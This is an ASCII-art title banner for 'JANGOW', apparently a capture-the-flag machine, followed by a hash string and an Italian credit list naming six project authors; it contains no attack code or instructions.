                      @  @@@@@@@@@@&( .@@@@@@@@@&%####(((//#&@@@&    .&@@@@@
                      @  @@@@@@@&  @@@@@@&@@@@@&%######%&@*    ./@@*   &@@
                      @  @@@@@* (@@@@@@@@@#/.                  .*@.  .#&.    &@@@&&
                      @  @@@, /@@@@@@@@#,                          .@.  ,&,    @@&&
                      @  @&  @@@@@@@@#.          @@@,@@@/            %.  #,   %@&
                      @@@#  @@@@@@@@/          .@@@@@@@@@@             *  .,     @@
                      @@&  @@@@@@@@*           @@@@@@@@@@               ,        @
                      @&  .@@@@@@@(       @@@@@@@@@@@@@@@@@@@@         *.       &@
                     @@/  *@@@@@@@/           @@@@@@@@@@#                        @@
                     @@   .@@@@@@@/          @@@@@@@@@@@@@              @#       @@
                     @@    @@@@@@@@.          @@@@@@@@@@@@              @@(       @@
                      @&    .@@@@@@@@.          , @@@@@@@ *             .@@@*(     .@
                      @@     ,@@@@@@@@,    @@@@@@@@@@&*%@@@@@@@@@,     @@@@@(%&*    &@
                      @@&      @@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@@%@@/    &@
                      @ @&      ,@@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@@%*    &@
                      @  @@.      .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*     &@&
                      @  @@@&        ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/      &@@&&
                      @  @@@@@@.         *%@@@@@@@@@@@@@@@@@@@@@&#/.       &@@@@&&
                      @  @@@@@@@@&                JANGOW                 &@@@

                      @  &&&&&&&&&@@@&      @@(&@ @. %.@ @@%@      &@@@&&&&
                                  &&&@@@@@%        &/     (&&@@@&&&
                                    ((((((((((((((((((((((((((((((

da39a3ee5e6b4b0d3255bfef95601890afd80709
# _
```

PROGETTO A CURA DI :

ANTONIO BEVILACQUA
ALESSIO DI DONATO
SARA AMATO
MIRKO CAPIZZI
DIEGO PETRONACI
FEDERICO CUCCU